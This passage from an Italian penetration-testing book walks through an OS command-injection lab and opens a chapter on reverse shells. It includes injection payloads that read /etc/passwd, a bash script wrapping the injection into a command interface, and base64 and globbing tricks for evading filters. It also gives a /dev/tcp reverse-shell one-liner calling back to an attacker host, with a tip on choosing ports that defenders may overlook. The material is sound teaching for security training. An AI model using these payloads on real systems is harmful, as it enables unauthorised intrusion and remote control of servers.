|-----------------------------------------------|--------------------------------------------------------------------------------------------------|------------------------------------------|
| Pipe ( ) o doppia pipe (  )                   | Concatena i comandi e reindirige l'output del comando, oltre a fornire la logica condizionale OR | filename=abd.txt   cat /etc/passwd       |
| E commerciale (&) o doppia e commerciale (&&) | Concatena i comandi o li esegue in background, oltre a fornire la logica condizionale AND        | filename=abc.txt & ls -l                 |
| Sostituzione di comando (' e \$( ))           | Sostituisce i comandi                                                                            | filename='cat /etc/passwd'               |
| Operatori di reindirizzamento (>, >> e <)     | Reindirizza l'input e l'output                                                                   | filename=abc; cat /etc/passwd > pass.txt |
| Virgolette doppie e singole (" e ')           | Incapsulano gli argomenti del comando                                                            | filename="abc.txt; id"                   |

Sfruttiamo sul nostro laboratorio una vulnerabilità all'iniezione di comandi del sistema operativo. Invece di usare speciali strumenti di hacking per trovare la vulnerabilità, ci appoggeremo alla nostra conoscenza della sintassi della shell bash.

Prenderemo di mira l'applicazione web su `p-web-02` che si trova all'indirizzo `http://172.16.10.12`. Quando abbiamo analizzato questa applicazione nel Capitolo 5, abbiamo notato due endpoint interessanti: il file `donate.php` e il file `amount_to_donate.txt`.

Esaminiamo la pagina web `donate.php` navigando su `http://172.16.10.12/donate.php`. Come vediamo nella Figura 6.12, la

pagina sembra contenere un semplice modulo con un campo per l'immissione di testo e un pulsante per l'invio.




**Figura 6.12** La pagina delle donazioni sull'applicazione che opera su p-web-02.

Eseguendo test manuali, ci faremo un'idea migliore di come funziona questa applicazione. Provate a inserire `1` nel campo di immissione del testo, quindi fate clic sul pulsante di invio (Figura 6.13).




**Figura 6.13** Una risposta per una donazione riuscita.

Come potete vedere, sembra che l'input che abbiamo inserito venga visualizzato nel messaggio di risposta mostrato sulla pagina. Notate come l'URL della pagina sia cambiato per includere un parametro `amount` che è uguale a `1`.

Ora, esaminiamo il file `amount_to_donate.txt` andando su `http://172.16.10.12/amount_to_donate.txt`. Dovreste vedere che il valore `1` che abbiamo appena inserito dal modulo `donate.php` è stato

salvato in questo file `.txt` del server. Ciò indica che sul server è in esecuzione un qualche tipo di elaborazione del file system, in base all'input ottenuto dall'applicazione web, e che il modulo che abbiamo scoperto potrebbe essere un buon punto d'accesso per iniettare comandi del sistema operativo.

Proviamo a eseguire l'iniezione di comandi del sistema operativo nella pagina `donate.php`. Inviante nel modulo l'operatore di controllo punto e virgola (;) e il comando `bash id`. Sfortunatamente, uno script di convalida sembra intercettare il carattere punto e virgola. Dovreste ottenere sulla pagina web il messaggio `Character ; is not allowed`.

Non preoccuparvi, possiamo provare un altro metodo. Iniettiamo un carattere pipe (|) invece di un punto e virgola. Come potete vedere nella Figura 6.14, ora l'input viene accettato.





**Figura 6.14** Una risposta di iniezione riuscita di un comando del sistema operativo.

Se controllate il file `amount_to_donate.txt`, dovreste vedere la prova che il comando è stato iniettato correttamente nel file, poiché siamo in grado di identificare l'output dell'esecuzione del comando `id`. Nella Figura 6.15, potete vedere che è

l'utente `www-data` a eseguire l'applicazione web su `p-web-02` (172.16.10.12).



```
1  
1  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

**Figura 6.15** Output del comando iniettato.

Utilizzando lo strumento *Inspect* del browser o un proxy di Burp Suite, possiamo vedere che l'iniezione di comandi del sistema operativo avviene inviando una richiesta GET a

`/donate.php?amount=.`

## Esercizio 9 – Creare un'interfaccia per l'iniezione di comandi

Analogamente all'interfaccia per la web shell creata nell'Esercizio 8, sviluppiamo uno script bash che semplifichi l'invio di comandi a `p-web-02` sfruttando la vulnerabilità a iniezione di comandi del sistema operativo.

Questo script di interfacciamento dovrà interagire con l'endpoint `donate.php` per inviare comandi e con l'endpoint `amount_to_donate.txt` per analizzare e visualizzare la risposta ai vostri comandi. Lo script dovrebbe anche restituire solo la risposta relativa al comando corrente, non un dump completo di tutti i risultati dei comandi precedenti, nel file `amount_to_donate.txt`.



Il Listato 6.2 mostra un esempio di soluzione.

## Listato 6.2

---

```
#!/bin/bash
read -rp 'Host: ' host
read -rp 'Port: ' port
while true; do
    read -rp '$ ' raw_command
    command=$(printf %s "${raw_command}" | jq -sRr @uri)
    # Memorizza l'elenco precedente degli output dei comandi.
    prev_resp=$(curl -s "http://${host}:${port}/amount_to_donate.txt") (1)
    # Esegue la vulnerabilità a iniezione di comandi del sistema operativo.
    curl -s -o /dev/null "http://${host}:${port}/donate.php?amount=1|${command}"
(2)
    # Memorizza il nuovo elenco degli output dei comandi.
    new_resp=$(curl -s "http://${host}:${port}/amount_to_donate.txt") (3)
    # Estrae solo la differenza fra i due output.
    delta=$(diff --new-line-format="%L" \ (4)
        --unchanged-line-format="" \
        <(echo "${prev_resp}") <(echo "${new_resp}"))
    # Visualizza il risultato del solo comando immesso.
    echo "${delta}"
done
```

Il codice inizia in modo molto simile allo script dell'interfaccia per la web shell: raccogliendo i dettagli per la connessione col target e avviando un ciclo `while` che richiede all'utente i comandi da codificare.

Prima di inviare la richiesta di iniezione del comando del sistema operativo, lo script deve innanzitutto acquisire un'istantanea del contenuto del file `amount_to_donate.txt` e salvarla nella variabile `prev_resp` (1). Fra poco spiegheremo perché lo stiamo facendo.

Nella successiva richiesta `curl`, inseriamo il parametro `amount` con il comando codificato e antepoiamo il valore (1) (2). Dopo aver inviato la richiesta `curl`, inviamo un'altra richiesta di snapshot, per catturare il contenuto del nuovo file `amount_to_donate.txt` nella variabile `new_resp` (3).

Infine, per visualizzare il solo output dal comando, eseguiamo un'operazione `diff` per estrarre la differenza fra le

variabili `prev_resp` e `new_resp` (4). L'output di `diff` viene memorizzato nella variabile `delta`, che mostra solo le nuove righe del file `amount_to_donate.txt`, create dopo la nostra iniezione.

Provate a estendere questo script per renderlo più utile. Per esempio, potreste aggiungere il supporto per la visualizzazione di tutti i comandi che sono stati eseguiti, insieme alle relative risposte, scrivendo il tutto in un file, per poi presentarli al runtime dello script quando viene utilizzato un comando speciale.

## Bypassare le restrizioni all'iniezione di comandi

Come abbiamo visto, spesso gli sviluppatori implementano dei controlli di sanificazione per prevenire gli attacchi a iniezione di comandi del sistema operativo contro le loro applicazioni web. Siamo stati fortunati, poiché il nostro target non bloccava il carattere pipe (`|`). Tuttavia, è importante conoscere anche altri metodi che possiamo utilizzare per bypassare i controlli di protezione dall'iniezione di comandi.

## Offuscamento e codifica

Quando, in precedenza in questo capitolo, abbiamo inviato comandi a una web shell, i requisiti della codifica URL hanno posto un ostacolo che dovevamo superare. Tuttavia, in alcuni casi la codifica e l'offuscamento possono effettivamente aiutarci a eludere il rilevamento. Tecniche

come la codifica URL, la codifica base64 e la codifica a caratteri possono nascondere il payload ed eludere i controlli di sicurezza, le verifiche e i filtri.

Per esempio, potremmo codificare in base64 un intero comando, come `ls -l`, e nascondere nell'input. Provate questa codifica inviando il seguente payload a `/donate.php`:

```
| $(echo 'bHMgLLWw=' | base64 -d)
```

Dovreste ottenere in output l'elenco completo del file system della directory di lavoro dell'applicazione web.

Questa tecnica mira a eludere i meccanismi più semplici di pattern-matching o di filtraggio utilizzati per il rilevamento. Le tecniche di base come l'uso di espressioni regolari faticheranno a identificare i comandi bash presenti nella stringa codificata `bHMgLLWw=`.

## Globbering

Il *globbering* consiste nell'utilizzo di pattern a caratteri jolly per individuare parzialmente o completamente nomi di file o altri contenuti nei file. Una stringa è considerata un pattern a caratteri jolly se contiene caratteri come `?`, `*`, `[`, `]` o `!`.

Il globbering è interessante, perché consente di specificare pattern che si espandono in specifici nomi di file o directory senza effettivamente fornire il nome esatto, aggirando potenzialmente le restrizioni all'accesso. Considerate il file `/etc/passwd` di Linux. Per visualizzarlo, potremmo usare `ls`, seguito dal percorso e dal nome del file:

```
$ ls -l /etc/passwd
-rw-r--r-- 1 root root 3262 Jul 22 23:15 /etc/passwd
```

Ma potremmo anche eseguire un comando come questo, utilizzando il carattere jolly `?`:

```
$ ls -l /etc/p?sswd
-rw-r--r-- 1 root root 3262 Jul 22 23:15 /etc/passwd
```

La shell bash cercherà di far corrispondere questo pattern ai file presenti nella directory `/etc`. Poiché `passwd` è l'unico file con un pattern simile, il carattere `?` si espanderà in `a`, trovando il nome `passwd`.

Possiamo utilizzare lo stesso approccio anche per accedere a directory potenzialmente riservate:

```
$ ls -l /e?/?passwd
-rw-r--r-- 1 root root 3262 Jul 22 23:15 /etc/passwd
```

Poiché alla radice del file system (`/`) nessun altro nome di directory è lungo tre caratteri e inizia con `e`, il pattern individuerà la directory `/etc`.

Il globbing può diventare anche più estremo. Che ne dite di riempire tutti i caratteri con punti interrogativi, tranne l'ultimo? Anche questo troverebbe `/etc/passwd` se nella directory non esistono altri nomi di file simili:

```
$ ls -l /?????????d
-rw-r--r-- 1 root root 3262 Jul 22 23:15 /etc/passwd
```

Possiamo combinare il globbing con l'espansione delle parentesi graffe per trovare più di un pattern in `/etc`.

Nell'esempio che segue, la shell bash cercherà i file che iniziano con `p` e finiscono con `d`, così come i file che iniziano con `g` e finiscono con `p`. Questo dovrebbe trovare file come

`/etc/passwd` e `/etc/group`:

```
$ ls /??c/{p????d,g???p}
-rw-r--r-- 1 root root 3262 Jul 22 23:15 /etc/passwd
```

Prendere dimestichezza con funzionalità come il globbing è utile, perché potreste imbattervi in applicazioni (o perfino firewall per applicazioni web) che limitano l'uso di determinati caratteri nell'input senza prendere in

considerazione il globbing, consentendovi di aggirare filtri e convalide.

Per esempio, i firewall per applicazioni web bloccano comunemente le richieste agli URL contenenti parametri come `http://example.com?file=/etc/passwd`. A seconda di come l'applicazione utilizza il nome del file, il globbing può aiutare a bypassare la logica di rilevamento del firewall.

## Riepilogo

Come avete visto nei capitoli precedenti, la potenza della shell bash è innegabile, rendendo l'esecuzione di una shell una prospettiva entusiasmante. Queste shell aprono nuove possibilità di ulteriori exploit e spostamento sul file system del sistema target.

In questo capitolo, abbiamo ottenuto punti di appoggio con privilegi limitati nei sistemi presi di mira, distribuendo web shell e iniettando comandi del sistema operativo. Abbiamo utilizzato bash anche per creare interfacce più comode e abbiamo esplorato dei modi per offuscare i comandi bash tramite strategie come il globbing.

Nel prossimo capitolo, esploreremo altre tecniche per installare shell remote in diversi ambienti.

## Capitolo 7

# Shell inverse

Avete fatto pratica nell'ottenere l'accesso iniziale a un target, impiegando web shell che forniscono canali di rete temporanei e unidirezionali. In questo capitolo, esploreremo una tecnica di accesso iniziale più stabile: usare delle *shell inverse*, *reverse shell*, che scambiano la direzione delle comunicazioni di rete. Gli hacker usano queste connessioni inverse da una macchina target violata alla propria macchina per ottenere un controllo affidabile sul sistema violato ed eseguire in modo più sincronizzato i comandi sul sistema remoto.

Imparerete a creare una reverse shell e a rendere più robuste le vostre comunicazioni con gli ambienti remoti. In più, imparerete anche ad applicare la forza bruta sui server SSH usando la shell bash come un ariete.

## Come funzionano le reverse shell

Spesso utilizzate per attività di post-exploit, le reverse shell consentono agli hacker di mantenere il controllo di un sistema violato senza connettersi direttamente a esso dalla propria macchina, eludendo così le restrizioni del firewall.

Il termine *reverse* si riferisce alla direzione del traffico di rete. In un flusso tradizionale di esecuzione di comandi o

della shell, la macchina dell'hacker sarebbe, in genere, quella che si connette al sistema violato per impartire comandi e controllarlo. Al contrario, nel caso di una reverse shell, il target consiste nel raggiungere l'hacker. Esploriamo alcuni principi delle reverse shell.

## **Controlli in ingresso e in uscita**

Le comunicazioni a reverse shell ci aiutano a eludere le regole del firewall, le restrizioni di rete e altre misure di sicurezza progettate per bloccare le connessioni in *ingresso*, comprese quelle utilizzate nell'iniezione di comandi del sistema operativo e negli attacchi a web shell trattati nel Capitolo 6.

Al contrario, i firewall e molti dispositivi di sicurezza della rete spesso sono configurati per permettere le connessioni in *uscita* necessarie per svolgere le normali attività su Internet. Quando si installa una reverse shell, il sistema violato avvia una connessione in uscita verso la macchina dell'hacker, cosa che di solito è consentita, per default. Il firewall può considerare questa connessione in uscita come un'azione legittima e non solleverà allarmi né produrrà avvisi.

Una volta stabilita la connessione della reverse shell, essa dovrebbe permettere all'hacker di mantenere il controllo sul sistema violato. Gli ambienti più solidi possono bloccare il traffico in uscita verso indirizzi di rete non attendibili, ma implementare questo tipo di restrizione non è sempre un compito semplice, soprattutto quando alcune macchine di una rete hanno bisogno di accedere a un'ampia gamma di indirizzi.

## Payload e listener shell

Per impostare una reverse shell avrete bisogno di due strumenti: un payload e un listener. Il *payload* viene eseguito sulla macchina target. Utilizzerete diversi payload reverse shell a seconda delle tecnologie e dei linguaggi di programmazione disponibili sul vostro target, nonché del tipo di piattaforma che impiega. In questo capitolo, creeremo un payload reverse shell con bash, ma potete trovare un elenco di altri payload reverse shell su

<https://github.com/nicholasaleks/reverse-shells>.

Uno *shell listener* è un programma che viene eseguito sulla macchina dell'hacker per ricevere le connessioni con la reverse shell in arrivo dai sistemi target violati. Quando su un sistema target viene eseguito un payload reverse shell, questo tenta di connettersi alla macchina dell'hacker. Lo shell listener funge da gestore per queste connessioni in arrivo; ascolta su una determinata porta, in attesa che la connessione venga stabilita, e fornisce una sessione shell interattiva in cui l'hacker può immettere comandi da inviare al server violato, consentendogli di controllarlo come se la shell operasse direttamente sulla macchina.

Uno degli shell listener più utilizzati nel penetration testing è Netcat. Lo abbiamo già impiegato nel Capitolo 4 per eseguire la scansione delle porte, ma questa versatile utility a riga di comando può leggere e scrivere su connessioni di rete in molti altri modi. La tratteremo in questo capitolo, insieme ad altri strumenti alternativi come Socket Cat (socat) e pwncat.



## La sequenza di comunicazione

La Figura 7.1 descrive la sequenza delle comunicazioni di rete coinvolte nell'uso delle reverse shell.




**Figura 7.1** La sequenza di comunicazione di una reverse shell.

La creazione di una reverse shell prevede i seguenti passaggi.

1. Impostare uno shell listener: il computer dell'hacker inizializza uno shell listener in esecuzione su una specifica porta accessibile da Internet.
2. Exploit del server target: l'hacker viola il sistema target sfruttando una vulnerabilità.

3. Caricare un payload reverse shell: l'hacker crea un payload reverse shell e lo installa sul sistema target sfruttando la vulnerabilità.
4. Eseguire il payload: il payload viene eseguito sul server target.
5. Richiedere la connessione inversa: il payload tenta di connettersi alla macchina dell'hacker, agendo come client.
6. Accettare la connessione dalla shell: il listener riceve la connessione in arrivo e stabilisce un canale di comunicazione bidirezionale con la macchina target.
7. Eseguire comandi e acquisire il controllo del server: una volta stabilita la connessione con la reverse shell, l'hacker ottiene il controllo del sistema target violato e può eseguire da remoto comandi della shell.

Nel prossimo paragrafo vedremo come mettere in pratica questi passaggi.

## Esecuzione di una connessione

Utilizziamo la shell bash per stabilire una connessione con la reverse shell fra la macchina hacker Kali e un target, il server di applicazioni web sulla macchina `p-web-02` (172.16.10.12).

## Impostazione di un listener Netcat

Innanzitutto, dobbiamo usare Netcat per impostare uno shell listener sulla macchina Kali. Provate a lanciare il seguente comando in una finestra di terminale:

```
$ nc -l -p 1337 -vv
```

L'opzione `-l` chiede a Netcat di mettersi in ascolto delle connessioni in arrivo. L'opzione `-p 1337` specifica il numero della porta dalla quale ascoltare e l'opzione `-vv` abilita la modalità *verbose*, fornendo un output più dettagliato per scopi di monitoraggio e debug.

#### NOTA

In scenari reali, scegliete una porta che si confonda con l'ambiente, in modo che sia più difficile da notare. Per esempio, le connessioni in uscita sulla porta 1337 potrebbero generare avvisi, mentre gli analisti del team blu potrebbero trascurare il traffico su porte comuni, come 80 o 443, spesso utilizzate da HTTP.

Quando il comando viene eseguito, Netcat dovrebbe mettersi in ascolto delle connessioni in arrivo sulla porta specificata.

## Creazione di un payload

Successivamente, creeremo un payload a shell inversa interattiva utilizzando la singola riga del Listato 7.1. Nel prossimo passaggio, invieremo questa riga come input utente all'applicazione target.

#### Listato 7.1

---

```
bash -c 'bash -i >& /dev/tcp/172.16.10.1/1337 0>&1'
```

L'opzione `-i` rende interattiva la shell bash, consentendole di ricevere input e produrre output. Il percorso `/dev/tcp` è uno speciale pseudo-device Linux che dà accesso ai socket TCP. Un file simile, `/dev/udp`, esiste anche per UDP. Aggiungiamo al percorso del file l'indirizzo IP della macchina Kali e la porta su cui la shell Kali è in attesa di connessioni in arrivo:

```
/dev/tcp/172.16.10.1/1337.
```

La sintassi `>&` combina gli stream di output standard (stdout) e di errore standard (stderr) in un singolo flusso. Combinando questi stream, ci assicuriamo che sia l'output dei comandi sia tutti i messaggi di errore generati dal payload della reverse shell vengano rediretti al nostro listener.

Potreste aver notato che utilizziamo `bash -c` per racchiudere l'intero payload fra virgolette singole. Questo particolare wrapping consente di richiamare esplicitamente una nuova istanza della shell bash specificando una stringa di comando da eseguire con l'opzione `-c`. Garantisce, inoltre, che il comando successivo venga eseguito tramite bash, indipendentemente dalla shell di default impostata sul sistema target. Potreste anche specificare il percorso eseguibile completo della shell bash (utilizzando `/bin/bash -c`) per garantirvi ulteriormente che il payload venga eseguito correttamente.

## **Invio e inizializzazione del payload**

Per inviare il payload reverse shell che abbiamo creato, sfrutteremo la vulnerabilità all'iniezione di comandi del sistema operativo, identificata in `p-web-02` (172.16.10.12) nel Capitolo 6. Notate che nella Figura 7.2 si vede il payload reverse shell completo, nonché il metacarattere pipe `|` utilizzato per sfruttare la vulnerabilità.




**Figura 7.2** Iniezione riuscita di un payload reverse shell su p-web-02.

Facendo clic sul pulsante *Donate*, dovrebbe venire immediatamente attivata la connessione con la reverse shell. Nella finestra del terminale Kali che esegue lo shell listener, dovrete ottenere il seguente output:

```
--snip--
listening on [any] 1337 ...
172.16.10.12: inverse host lookup failed: Unknown host
connect to [172.16.10.1] from (UNKNOWN) [172.16.10.12] 54530
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@p-web-02:/var/www/html$
```

Abbiamo avuto successo! Abbiamo aperto un'altra shell e violato il server `p-web-02`. Nel prompt dell'ultima riga, possiamo vedere la conferma che abbiamo ottenuto una shell, attiva sull'host `p-web-02` usando l'utente `www-data` e che la directory di lavoro corrente è `/var/www/html`.

## Esecuzione dei comandi

Ora possiamo usare lo shell listener nel terminale della shell Kali come faremmo con qualsiasi altra shell. Eseguiamo da remoto un comando `bash` su `p-web-02` tramite la reverse shell:

```
--snip--
bash: no job control in this shell
www-data@p-web-02:/var/www/html$ uname -a
```

In questo esempio, eseguiamo da remoto il comando `uname -a` sul server e restituiamo automaticamente il suo stream di output al listener sulla macchina Kali.

Possiamo anche effettuare qualche introspezione sulla connessione, immettendo il comando per snapshot dei processi, `ps aux`, e analizzando il processo reverse shell attualmente in esecuzione (Listato 7.2).

### Listato 7.2

```
--snip--
www-data@p-web-02:/var/www/html$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT   TIME       COMMAND
root         1   0.0   0.4  233332  38868 ?        Ss     0:03       apache2 -DFOREGROUND
www-data   19   0.0   0.2  234012  21652 ?        S      0:00       apache2 -DFOREGROUND
www-data   20   0.0   0.2  234012  21384 ?        S      0:00       apache2 -DFOREGROUND
www-data   21   0.0   0.5  234644  47224 ?        S      0:00       apache2 -DFOREGROUND
www-data   22   0.0   0.2  234020  21776 ?        S      0:00       apache2 -DFOREGROUND
www-data   23   0.0   0.2  234020  21528 ?        S      0:00       apache2 -DFOREGROUND
www-data   24   0.0   0.2  234012  21448 ?        S      0:00       apache2 -DFOREGROUND
www-data  131   0.0   0.0    2480    520 ?        S      0:00       sh -c echo | bash -c
'bash -i >& /dev/tcp/172.16.10.1/1337 0>&' >> amount_to_donate.txt (1)
www-data  133   0.0   0.0    3896   2948 ?        S      0:00       bash -c bash -i >&
/dev/tcp/172.16.10.1/1337 0>&1 (2)
www-data  134   0.0   0.0    4160   3516 ?        S      0:00       bash -i (3)
www-data  169   0.0   0.0    6756   2944 ?        R      0:00       ps aux
```

Nell'output possiamo vedere chiaramente come il payload della reverse shell viene eseguito sul server remoto, a partire dal processo il cui PID è 131 (naturalmente i valori PID saranno differenti sulla macchina in uso).

Per scomporlo ulteriormente, il comando iniziale, `sh` (1), richiama il comando `bash -c` (2). Questo comando consente di eseguire l'istanza shell desiderata, che, in questo caso, è `bash`, identificata dal PID 134 (3). Sfruttando questa catena di processi e accedendo alle funzionalità di rete fornite da `/dev/tcp`, eleviamo le funzionalità della nostra reverse shell da una shell `sh` limitata a una shell `bash` pienamente funzionale.

Questo upgrade ci fornisce una gamma più ampia di tecniche avanzate di reverse shell, consentendoci di svolgere sofisticate attività post-exploit e offrendoci la possibilità di mantenere il controllo dei sistemi violati.

## In ascolto con pwncat

pwncat è un'altra utility che permette di catturare e interagire con le reverse shell. Consente di creare un listener di reverse shell e poi di utilizzare i suoi moduli integrati per vari scopi.

Per esempio, usiamolo per inviare comandi tramite la reverse shell. Più avanti in questo capitolo, lo useremo anche per caricare file. Avviate un listener reverse shell pwncat:

```
$ pwncat-cs -l -p 1337
[15:54:30] Welcome to pwncat!
bound to 0.0.0.0:1337
```

L'output mostra che pwncat è attivamente in ascolto di eventuali connessioni in arrivo effettuate da macchine violate.

Ora possiamo iniettare il comando che ci darà una reverse shell, come abbiamo fatto in precedenza in questo capitolo. Una volta che pwncat riceve la shell, vedrete comparire un messaggio nel terminale e sarete in grado di eseguire comandi:

```
[15:59:49] received connection from 172.16.10.12:54736
[15:59:50] 172.16.10.12:54736: registered new host w/ db manager.py:957
(local) pwncat$
```

Il messaggio `(local) pwncat$` è il prompt di pwncat, in cui potete immettere i comandi. Inserite `help` per vedere le opzioni disponibili:

```
(local) pwncat$ help
Command      Description
```

---

```

alias      Alias an existing command with a new name. Specifying [...]
back       Return to the remote terminal
bind       Create key aliases for when in raw mode. This only [...]
connect    Connect to a remote victim. This command is only valid [...]
download   Download a file from the remote host to the local host
escalate   Attempt privilege escalation in the current session. [...]
exit       Exit the interactive prompt. If sessions are active, [...]
help       List known commands and print their associated help [...]
info       View info about a module
--snip--
local      Run a local shell command on your attacking machine
lpwd       Print the local current working directory
reset      Reset the remote terminal to the standard pwncat [...]
run        Run a module. If no module is specified, use the [...]
search     View info about a module
sessions   Interact and control active remote sessions. This [...]
set        Set runtime variable parameters for pwncat
shortcut   View info about a module
upload     Upload a file from the local host to the remote host
use        Set the currently used module in the config handler

```

Sono disponibili molte opzioni. Per eseguire alcuni comandi della shell, dovete prima usare il comando `back`.

Questo comando tornerà all'host violato:

```
(local) pwncat$ back
```

Ora potete eseguire i comandi sul target:

```
(remote) www-data@p-web-02.acme-infinity-servers.com:/var/www/html$ id
